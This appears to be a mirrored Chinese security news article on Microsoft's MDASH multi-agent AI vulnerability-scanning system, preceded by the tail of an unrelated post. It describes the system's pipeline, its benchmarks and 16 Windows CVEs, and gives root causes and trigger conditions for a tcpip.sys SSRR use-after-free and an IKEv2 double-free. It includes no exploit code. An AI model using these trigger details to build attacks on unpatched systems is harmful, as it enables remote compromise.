
|
||||
|
||||
|
||||
申明:本公众号所分享内容仅用于网络安全技术讨论,切勿用于违法途径,
|
||||
|
||||
所有渗透都需获取授权,违者后果自行承担,与本号及作者无关,请谨记守法.
|
||||
|
||||

|
||||
|
||||
**没看够~?欢迎关注!**
|
||||
|
||||
|
||||
**分享本文到朋友圈,可以凭截图找老师领取**
|
||||
|
||||
上千**教程+工具+交流群+靶场账号**
|
||||
哦
|
||||
|
||||

|
||||
|
||||
******分享后扫码加我!**
|
||||
|
||||
**回顾往期内容**
|
||||
|
||||
[我与红队:一场网络安全实战的较量与成长](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247550558&idx=1&sn=589aa46a61b9ab02ab953ccb9539b1d3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[网络安全人员必考的几本证书!](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247520349&idx=1&sn=41b1bcd357e4178ba478e164ae531626&chksm=fa6be92ccd1c603af2d9100348600db5ed5a2284e82fd2b370e00b1138731b3cac5f83a3a542&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[文库|内网神器cs4.0使用说明书](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247519540&idx=1&sn=e8246a12895a32b4fc2909a0874faac2&chksm=fa6bf445cd1c7d53a207200289fe15a8518cd1eb0cc18535222ea01ac51c3e22706f63f20251&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[重生HW之感谢客服小姐姐带我进入内网遨游](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247549901&idx=1&sn=f7c9c17858ce86edf5679149cce9ae9a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[手把手教你CNVD漏洞挖掘 + 资产收集](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247542576&idx=1&sn=d9f419d7a632390d52591ec0a5f4ba01&token=74838194&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【精选】SRC快速入门+上分小秘籍+实战指南](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247512593&idx=1&sn=24c8e51745added4f81aa1e337fc8a1a&chksm=fa6bcb60cd1c4276d9d21ebaa7cb4c0c8c562e54fe8742c87e62343c00a1283c9eb3ea1c67dc&scene=21#wechat_redirect)
|
||||
|
||||
## 代理池工具撰写 | 只有无尽的跳转,没有封禁的IP!
|
||||
|
||||

|
||||
|
||||
点赞+在看支持一下吧~感谢看官老爷~
|
||||
|
||||
你的点赞是我更新的动力
|
||||
|
||||
|
||||
@@ -0,0 +1,234 @@
|
||||
# 微软AI安全新突破:MDASH多模型智能体扫描系统,以AI速度重塑漏洞防御格局
|
||||
安全牛 2026-05-19 04:17
|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||

微软安全团队近期发布重磅技术博客,正式揭晓其内部代号为MDASH的多模型智能体扫描系统(Microsoft Security’s new multi-model agentic scanning harness)。该系统助力微软研究团队在最新一期Patch Tuesday中,成功发现16个全新漏洞,其中包含多个内核级漏洞及IKEv2服务中的Critical级远程代码执行漏洞。
|
||||
|
||||
|
||||
|
||||
|
||||
MDASH 多模型智能体扫描框架,突破传统单模型 AI 漏洞扫描模式,依托百余个专业 AI 智能体分工协作,复刻安全团队工作流程,完成全流程漏洞审计工作。该框架可有效削减扫描误报,漏洞识别准确率表现优异,已助力挖掘出多款系统高危漏洞,实现企业级规模化漏洞防御。其核心价值在于将单一模型能力整合为可迭代升级的完整安全系统,推动安全审计迈向多智能体自动化阶段,提升漏洞挖掘效率。目前该技术仍处内部试用与小范围预览阶段,相关实测成果暂无法全面通用。
|
||||
|
||||
|
||||
**一、AI漏洞发现:从科研好奇到生产级武器**
|
||||
|
||||
微软自主代码安全(Autonomous Code Security,简称ACS)团队的组建,源于其对AI在安全领域应用潜力的深刻洞察。该团队核心成员均来自曾在DARPA AI Cyber Challenge(AIxCC)中夺冠的“Team Atlanta”团队,凭借出色的技术实力斩获2950万美元奖金。他们研发的自主网络推理系统,能够在复杂开源项目中自主发现并修复真实漏洞,这些宝贵经验被直接迁移应用于MDASH的研发过程中。
|
||||
|
||||
|
||||
微软之所以全力打造此类系统,核心源于三大现实需求:
|
||||
|
||||
首先,**代码基数庞大且高度私有化。**
|
||||
Windows、Hyper-V、Azure及周边驱动与服务生态,均属于未纳入任何主流大模型训练语料的专有代码。其中涉及的内核调用约定、IRP与锁不变性、IPC信任边界等专业概念,单纯依靠模式匹配难以破解,必须依托真正的逻辑推理能力才能实现深度解析。
|
||||
|
||||
|
||||
其次,**DevSecOps规模化落地面临挑战。**
|
||||
每一个漏洞发现都需明确责任主体、完善三角验证流程,并最终在Patch Tuesday中落地修复。若工具产生误报噪声,不仅无法提升效率,反而会成为全公司安全工作的沉重负担。
|
||||
|
||||
|
||||
第三,**安全防护目标价值极高。**
|
||||
Windows系统服务全球数十亿用户,一个高危漏洞被利用的代价极高,而误报带来的人力、时间成本同样令人震惊。
|
||||
|
||||
|
||||
正是在这样的背景下,ACS团队与微软Windows攻击研究与防护(WARP)团队深度协作,打造出MDASH这一成熟的智能体漏洞发现与修复流水线。MDASH的核心理念清晰而深刻:“模型仅为输入,系统方为产品”。它打破了单一模型的局限,通过多模型协同、智能体分工协作与可扩展插件机制,实现了漏洞发现、验证与证明的端到端闭环。
|
||||
|
||||
|
||||
**二、MDASH架构详解:多模型智能体扫描马具**
|
||||
|
||||
MDASH的全称是微软安全多模型智能体扫描马具(Microsoft Security’s multi-model agentic scanning harness),其本质是一套结构化的漏洞发现与修复流水线,输入为目标代码库,输出则是经过严格验证、可提供完整证明的漏洞报告。
|
||||
|
||||
|
||||
整个系统流程分为五个核心阶段,环环相扣、层层递进:
|
||||
|
||||
**1) Prepare阶段(准备阶段):**
|
||||
导入目标源代码,构建语言感知索引,深入分析代码历史提交记录,绘制完整的攻击面图谱与威胁模型,为后续扫描工作奠定坚实基础。
|
||||
|
||||
|
||||
**2) Scan阶段(扫描阶段):**
|
||||
由专门的审计智能体在候选代码路径上开展深度扫描,输出包含假设前提与相关证据的候选漏洞发现。
|
||||
|
||||
|
||||
**3) Validate阶段(验证阶段):**
|
||||
由第二批“辩论者”智能体,对每个候选发现的可达性与可利用性展开正反双向论证,确保发现的准确性。
|
||||
|
||||
|
||||
**4) Dedup阶段(去重阶段):**
|
||||
对语义等价的漏洞发现进行合并处理,例如基于补丁特征进行分组,避免重复上报与无效工作。
|
||||
|
||||
|
||||
**5) Prove阶段(证明阶段):**
|
||||
针对可构造触发输入的漏洞类型,动态验证前提条件,并生成对应的触发输入(如在C/C++环境中应用ASan工具),完成漏洞的最终验证。
|
||||
|
||||
|
||||
MDASH能够实现高效精准的漏洞发现,关键在于其具备三大核心特性:
|
||||
|
||||
**第一,多模型集成与协同机制。**
|
||||
系统配置了前沿模型作为重型推理器、蒸馏模型作为高量程辩论智能体,以及独立的SOTA模型作为反方论证智能体。模型之间的分歧本身就是重要信号——若审计智能体标记可疑漏洞,而辩论智能体无法提出有效反驳,该发现的可信度将大幅提升。
|
||||
|
||||
|
||||
**第二,高度专业化的智能体分工。**
|
||||
MDASH搭载了超过100个专业化智能体,审计智能体、辩论智能体与证明智能体各司其职、互不替代。每个阶段的智能体都具备独立的角色定位、提示策略、工具集合及停止条件,摒弃了“单一提示解决所有问题”的低效模式。通过深度研究历史CVE漏洞及其修复补丁,构建可独立工作的智能体,最终将各环节结果整合为完整、规范的漏洞报告。
|
||||
|
||||
|
||||
**第三,端到端流水线与可扩展插件体系。**
|
||||
流水线流程固化,同时开放灵活的插件接口,领域专家可注入模型自身无法感知的专业上下文,例如内核调用约定、IRP规则、锁不变性、IPC信任边界或编解码器状态机等。文中特别提及的CLFS证明插件,能够根据候选漏洞发现自动构造触发日志文件,充分彰显了插件机制的核心价值。此外,Windows团队还可根据需求扩展自定义代码分析数据库或CodeQL查询功能。
|
||||
|
||||
|
||||
这种架构设计赋予了MDASH极强的可移植性:当新的AI模型问世时,只需调整系统配置即可完成A/B测试,客户此前投入的范围文件、插件、配置及校准参数均可无缝继承。这使得MDASH能够持续“紧跟AI技术前沿”,无需每半年进行一次系统重构,有效降低了维护成本与技术迭代门槛。
|
||||
|
||||
|
||||
**三、实战验证:StorageDrive与Patch Tuesday 16 CVE**
|
||||
|
||||
为全面验证MDASH的实际性能,团队首先选择了未公开的私有代码——StorageDrive进行测试。该代码是微软面试中用于考察进攻性安全研究员能力的样本驱动程序,内部故意植入了21个漏洞,涵盖内核UAF、整数处理异常、IOCTL验证缺失及锁错误等多种典型漏洞类型。
|
||||
|
||||
|
||||
测试结果令人瞩目:在默认配置下,MDASH成功100%识别出全部21个漏洞,且实现零误报。这一成果表明,其推理能力与漏洞发现水平已接近专业进攻性安全研究员的水准。
|
||||
|
||||
|
||||
随后,MDASH被正式应用于Windows最核心的网络栈安全审计工作。在2026年5月12日的Patch Tuesday中,共有16个CVE漏洞由MDASH辅助发现,覆盖Windows网络栈及相邻服务,其中10个为内核态漏洞、6个为用户态漏洞,且大部分可通过网络无凭证触发,潜在风险极高。
|
||||
|
||||
|
||||
以下为部分关键漏洞详情(基于微软官方披露信息):
|
||||
- CVE-2026-33827:tcpip.sys中可通过SSRR IPv4包触发的远程未认证UAF漏洞,属于Critical级远程代码执行漏洞。
|
||||
|
||||
|
||||
- CVE-2026-33824:ikeext.dll中未认证IKEv2 SA_INIT + 分片导致的double-free漏洞,可进一步实现LocalSystem权限远程代码执行,属于Critical级漏洞。
|
||||
|
||||
|
||||
- 其他漏洞包括NULL解引用、拒绝服务(DoS)、信息泄露、安全特性绕过等,涉及tcpip.sys、http.sys、netlogon.dll、dnsapi.dll等Windows核心组件。
|
||||
|
||||
|
||||
|
||||
**四、深度剖析两个典型案例**
|
||||
|
||||
**案例一:CVE-2026-33827 —— tcpip.sys远程未认证UAF(SSRR)**
|
||||
|
||||
该漏洞源于Ipv4pReceiveRoutingHeader函数中Path对象的引用计数管理疏漏。该函数在完成路由查找后,释放了对Path对象的唯一拥有引用,但在后续处理Strict Source and Record Route(SSRR)选项时,又违规复用了该指针。由于并发路径缓存清理、显式刷新及接口状态垃圾回收等操作,可能在指针释放后立即回收该对象,导致后续对该指针的解引用形成经典的内核级Use-After-Free漏洞。
|
||||
|
||||
|
||||
该漏洞可通过精心构造的携带SSRR选项的IPv4包远程触发,且处于网络栈高IRQL环境中。其利用难度主要在于需要抢占狭窄的时间窗口并实现分配器复用,但远程可达性与内核上下文的双重属性,使其被评定为Critical级漏洞。
|
||||
|
||||
|
||||
单模型系统为何会错过此类漏洞?核心原因在于,单一模型难以跟踪跨非平凡控制流的引用所有权,也无法高效完成跨文件模式对比。而MDASH通过多阶段智能体协作、跨文件逻辑推理及辩论验证机制,成功捕捉到了这种时序依赖关系与逻辑不一致性,实现了漏洞的精准识别。
|
||||
|
||||
|
||||
**案例二:CVE-2026-33824 —— IKEv2 double-free导致LocalSystem RCE**
|
||||
|
||||
该漏洞位于IKEEXT服务(负责IPsec密钥交换),所有配置为IKEv2响应者的主机(如RRAS VPN、DirectAccess等)均可能受其影响。攻击者只需发送特定的IKE_SA_INIT消息(携带Microsoft IPsec Security Realm Id),随后发送单个分片,即可触发16字节堆分配的双重释放漏洞。
|
||||
|
||||
|
||||
由于IKEEXT服务以LocalSystem权限在svchost.exe中运行,该漏洞构成了前认证远程代码执行路径。其根源在于浅拷贝(flat memcpy)引发的别名生命周期异常,该问题横跨六个源文件,排查难度极大。
|
||||
|
||||
|
||||
单模型的局限性在此凸显:此类漏洞需要通过跨文件模式对比,才能发现正确处理逻辑与错误处理逻辑的差异。而MDASH的审计智能体专门针对此类跨文件对比场景设计,在验证阶段还会通过交叉质询机制,进一步验证漏洞的真实性与可利用性,有效规避了单模型的认知盲区。
|
||||
|
||||
|
||||
这两个案例充分彰显了MDASH超越单一模型的核心优势:它能够高效处理复杂控制流、并发模型、跨文件别名分析及外部触发条件组合等各类复杂场景,真正实现了“精准发现、有效验证”的核心目标。
|
||||
|
||||
|
||||
**五、能力基准:历史召回与CyberGym顶级成绩**
|
||||
|
||||
MDASH不仅在新增代码审计中表现突出,在历史漏洞召回测试中同样展现出强劲实力:
|
||||
- clfs.sys:对过去五年28个MSRC确认的漏洞案例,召回率高达96%。
|
||||
|
||||
|
||||
- tcpip.sys:对过去五年7个MSRC确认的漏洞案例,召回率达到100%。
|
||||
|
||||
这些数据极具参考价值——MSRC案例均为真实被利用、需紧急修复的“实战级漏洞”,96%的召回率意味着MDASH能够精准捕捉那些真正“影响重大”的漏洞,为安全防御提供核心支撑。
|
||||
|
||||
|
||||
在公开基准测试平台CyberGym(包含1507个来自188个OSS-Fuzz项目的真实漏洞复现任务)中,MDASH使用通用可用模型取得了88.45%的成功率,位居排行榜首位,较第二名高出约5个百分点,充分证明了其在行业内的领先水平。
|
||||
|
||||
|
||||
失败案例分析显示,剩余约12%的未成功案例,主要源于漏洞描述模糊或fuzzer格式不兼容,这也进一步印证了高质量上下文与专业插件的重要性。
|
||||
|
||||
|
||||
CLFS证明插件便是典型范例,它让模型无需内化微软特定文件系统的不变性规则,而是通过插件驱动路径至sink点,从而生成可证明、可修复的漏洞发现,大幅提升了漏洞发现的效率与准确性。
|
||||
|
||||
|
||||
**六、行业启示:智能体系统才是核心竞争力**
|
||||
|
||||
MDASH的推出,向网络安全行业传递出三个核心信号,为行业发展提供了重要启示:
|
||||
|
||||
**1) 复杂漏洞发现需要组合式能力。**
|
||||
诸如tcpip.sys竞态UAF、IKEEXT别名链这类复杂漏洞,无法通过单一函数提示实现精准捕捉,必须依托跨文件模式对比、多步可达性分析、智能体辩论验证及端到端证明等组合能力。MDASH的实践充分证明,“围绕模型构建的扫描马具”,才是实现高效漏洞发现的核心关键。
|
||||
|
||||
|
||||
**2) 验证环节决定漏洞发现的实际价值。**
|
||||
仅标记候选漏洞,只会造成漏洞排查的三角积压,无法转化为实际的安全防御能力。MDASH通过辩论、去重、证明的完整流水线,确保输出的每一个漏洞发现都是高质量、可行动的,真正为安全修复工作提供有效支撑。
|
||||
|
||||
|
||||
**3) 系统化设计实现长期耐用性,高效吸收模型进步。**
|
||||
新模型上线时,只需通过配置切换即可完成集成,客户此前在范围文件、插件、配置等方面的历史投入能够持续增值。这一特性在AI模型快速迭代的当下尤为宝贵,能够帮助企业降低技术迭代成本,实现安全能力的持续提升。
|
||||
|
||||
|
||||
对防御者而言,在评估AI漏洞检测工具时,不应局限于“使用了哪个模型”,更应关注“如何使用模型”;不应只看重当前性能,更应考量“当下一个更优模型问世时,系统能够保留多少既有价值”。这一评估标准,将成为未来AI安全工具选型的核心依据。
|
||||
|
||||
|
||||
**七、未来展望与建议**
|
||||
|
||||
目前,MDASH已在微软安全工程团队内部投入使用,并向小范围客户开放有限制的私人预览服务,感兴趣的企业可通过微软官方网站提交报名申请,提前体验其核心能力。
|
||||
|
||||
|
||||
从行业发展的广阔视角来看,MDASH的问世标志着“智能体安全(Agentic Security)”时代的崛起——智能体不再是单纯的辅助工具,而是能够自主规划、辩论、验证与证明的“虚拟安全工程师”。未来,我们有望看到更多企业将此类智能体系统集成到CI/CD流水线中,实现“代码提交即自动安全审计”,从源头提升代码安全质量,构建常态化的安全防御体系。
|
||||
|
||||
|
||||
与此同时,AI安全工具的广泛应用也带来了新的行业挑战:如何有效管理模型幻觉,避免误报与漏报;如何确保插件自身的安全性,防止引入新的安全风险;如何在高敏感代码库审计中,平衡数据隐私与审计深度。这些问题,需要整个网络安全行业共同探索、协同解决。
|
||||
|
||||
|
||||
几点建议,供行业同仁参考:
|
||||
- 安全团队应密切关注MDASH的预览动态,结合自身业务场景,评估其在自有代码库中的适配性,积极探索AI技术在安全防御中的实际应用。
|
||||
|
||||
|
||||
- 科研工作者应深入研究多智能体协作范式,这一技术方向将成为下一代安全工具的核心基础,有望推动漏洞发现技术实现新的突破。
|
||||
|
||||
|
||||
- 开发者在编写代码时,应更加注重内存生命周期管理、对象所有权明确化及并发安全设计,从源头降低漏洞产生的概率,为后续安全审计工作减轻负担。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
结语
|
||||
|
||||
|
||||

微软MDASH的正式亮相,正式宣告AI漏洞发现时代迈入生产级应用新阶段。它以16个真实CVE漏洞发现、StorageDrive测试的完美表现及公开基准的顶级成绩,向行业充分证明:当多模型协同、智能体分工、专业插件与严谨工程设计深度融合时,AI能够真正成为防御者的“超级力量”,大幅提升漏洞发现的速度与精度。
|
||||
|
||||
|
||||
|
||||
|
||||
未来,网络攻防对抗将愈发激烈,但防御方首次在漏洞发现速度上获得了“AI速度”的加持,打破了长期以来攻防失衡的局面。让我们共同期待更多此类技术创新,携手推动网络空间走向更安全、更可靠的未来。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**相关阅读**
|
||||
|
||||
[微软Copilot AI漏洞争议:安全边界还是已知局限?](https://mp.weixin.qq.com/s?__biz=MjM5Njc3NjM4MA==&mid=2651140254&idx=1&sn=78580c6e6aa28c4f39a52ebc67aaf542&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[《Agentic智能体及“龙虾”系统风险治理与安全防御》报告调研正式启动](https://mp.weixin.qq.com/s?__biz=MjM5Njc3NjM4MA==&mid=2651141321&idx=2&sn=6b430ad473c210e8613f200e46e3588b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[四大动因驱动密码产业竞争格局演变——《密码安全产业发展关键动因与竞争格局演变(2026版)》 研究报告正式发布!](https://mp.weixin.qq.com/s?__biz=MjM5Njc3NjM4MA==&mid=2651141364&idx=1&sn=256c2a3f6ef3f551ccc60d5194eb866d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**联系我们**
|
||||
|
||||
合作电话:18610811242
|
||||
|
||||
合作微信:aqniu001
|
||||
|
||||
联系邮箱:bd@aqniu.com
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user